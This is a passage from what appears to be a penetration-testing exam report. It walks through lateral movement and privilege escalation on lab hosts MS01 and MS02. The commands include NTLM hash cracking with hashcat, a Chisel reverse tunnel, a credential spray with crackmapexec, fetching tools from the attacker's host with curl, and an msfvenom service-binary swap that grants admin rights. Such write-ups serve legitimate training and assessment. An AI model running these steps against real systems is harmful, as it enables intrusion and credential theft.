60f7b0e4e0e094c5272496b028accc56
```

Run hashcat using the module 1000 and rockyou wordlist:

```
hashcat -m 1000 -a 0 ntlm.txt /usr/share/wordlists/rockyou.txt
```

```
┌──(teodor㉿kali)-[~/Desktop/OSCP - EXAM/machines/192.168.100.101]
└─$ hashcat -m 1000 -a 0 ntlm.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 14.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1
[The pocl project]
=================================================================================================================================
* Device #1: pthread-penryn-11th Gen Intel(R) Core(TM) i7-11370H @ 3.30GHz, 2918/5900 MB (1024 MB allocatable), 3MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 4 digests; 4 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
```

```
┌──(teodor㉿kali)-[~/Desktop/OSCP - EXAM/machines/192.168.100.101]
└─$ hashcat -m 1000 -a 0 ntlm.txt --show
3e24dcead23468ce597d6883c576f657:1q2w3e4r5t
```

Teodor noticed that the NTLM hash is associated with the user Alice.Walters

Credentials:

```
Alice.Walters:1q2w3e4r5t
```

As an important part of the lateral movement phase, Teodor established a reverse port forwarding using Chisel, it could be downloaded using the link below:


```
https://github.com/jpillora/chisel/releases/tag/v1.7.4
```

Prepare the python3 web server using:

```
python3 -m http.server 80
```

Transfer chisel.exe to the victim machine:

```
curl http://192.168.49.100/chisel.exe -o chisel.exe
```




Setup the chisel on the attacker machine:

```
./chisel server -p 8001 --reverse
```

Setup the chisel on the victim machine:

```
chisel.exe client 192.168.49.100:8001 R:1080:socks
```



With the reverse tunnel established, Teodor only needed to edit the /etc/proxy-chains.conf to use the port 1080:

```
socks5 127.0.0.1 1080
```

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#am scos asta socks4    127.0.0.1 9050
#http 192.168.56.189 3128

#http 192.168.137.110 8080

socks5 127.0.0.1 1080
```

5.2 MS02 – 172.16.100.102

5.2.1 Initial Access – RDP login

Steps to reproduce the attack: with the credentials at hand and a reverse tunnel established, Teodor connected to an RDP session using Proxychains and Remmina.


Teodor sprayed the credentials on different services, he noticed that the user Alice.Walters has RDP access on MS02.

```
proxychains crackmapexec rdp 172.16.100.102 -u 'Alice.Walters' -p '1q2w3e4r5t'
```

```
┌──(teodor㉿kali)-[~/Desktop/OSCP - EXAM/machines/192.168.100.101]
└─$ proxychains crackmapexec rdp 172.16.100.102 -u 'Alice.Walters' -p '1q2w3e4r5t'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.100.102:3389  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.100.102:3389  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.100.102:3389  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.100.102:3389  ...  OK
RDP         172.16.100.102  3389   MS02            [*] Windows 10 or Windows Server 2016 Build 17763 (name:MS02) (domain:oscp.exam) (nla:True)
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.100.102:3389  ...  OK
RDP         172.16.100.102  3389   MS02            [+] oscp.exam\Alice.Walters:1q2w3e4r5t (Pwn3d!)
```

Use the Alice's credentials to login into MS02 RDP:


```
proxychains remmina
```



Flag:

```
C:\Users\Alice.Walters\Desktop>type C:\Users\Alice.Walters\Desktop\local.txt

3377736cb5354c3d0148c10d4a5aecd6



C:\Users\Alice.Walters\Desktop>ipconfig



Windows IP Configuration
```

```
Ethernet adapter Ethernet0:


   Connection-specific DNS Suffix  . :

   IPv4 Address. . . . . . . . . . . : 172.16.100.102

   Subnet Mask . . . . . . . . . . . : 255.255.255.0

   Default Gateway . . . . . . . . . : 172.16.100.254
```



5.2.2 Post-Exploitation

Teodor performed a winpeas scan in order to find the PE vector, all the tools and files will be hosted on MS01, using full privileged access, the files will be transferred into the MS01 C:\inetpub\wwwroot directory.


The previous Winpeas download link could be used in this case too.

On attacker machine prepare the python3 web server:

```
python3 -m http.server 80
```


On MS01 type:

```
curl http://192.168.49.100/winpeas64.exe -o winpeas64.exe
```



On MS02 download the winpeas using the MS01's internal IP:


```
curl http://172.16.100.101/winpeas64.exe -o winpeas64.exe
```



On MS02 run the winpeas:

```
winpeas64.exe
```

Winpeas detected something interesting, the following service C:\xampp\mysql\bin\mysqld.exe which run as full privileged is vulnerable to Unquoted Path:



On the attacker machine, Teodor prepared the msfvenom payload that will add the Alice user to the local administrator group:

```
msfvenom -a x86 --platform Windows -p windows/exec CMD="net localgroup administrators alice.walters /add" -f exe > mysqld.exe
```


Prepare the python3 web server, transfer the msfvenom payload to MS01 and transfer the msfvenom payload from MS01 to MS02:

On the attacker machine:

```
python3 -m http.server 80
```


On the MS01 victim machine:

```
curl http://192.168.49.100/mysqld.exe -o mysqld.exe
```




On MS02 RDP session, in CMD open the following directory “C:\xampp\mysql\bin” and rename the “mysqld.exe” as “mysqld.exe.bk”:

```
move mysqld.exe mysqld.exe.bk
```




Also on MS02 using the RDP session, in the same directory -> “C:\xampp\mysql\bin” download the msfvenom payload that is hosted on MS01:

```
curl http://172.16.100.101/mysqld.exe -o mysqld.exe
```



Restart the MS02 using:


```
shutdown /r
```



Once the MS02 is successfully restarted the Alice will be a local admin.

Flag:

```
C:\Users\Administrator\Desktop>type C:\Users\Administrator\Desktop\proof.txt

2b09aa1c668db0f68046f6041f784850



C:\Users\Administrator\Desktop>ipconfig



Windows IP Configuration




Ethernet adapter Ethernet0:



   Connection-specific DNS Suffix  . :

   IPv4 Address. . . . . . . . . . . : 172.16.100.102

   Subnet Mask . . . . . . . . . . . : 255.255.255.0

   Default Gateway . . . . . . . . . : 172.16.100.254



C:\Users\Administrator\Desktop>
```




As part of the lateral movement phase, Teodor transferred the mimikatz to MS01, and from MS01 to MS02.

Prepare the python3 web server on the attacker machine:

```
python3 -m http.server 80
```

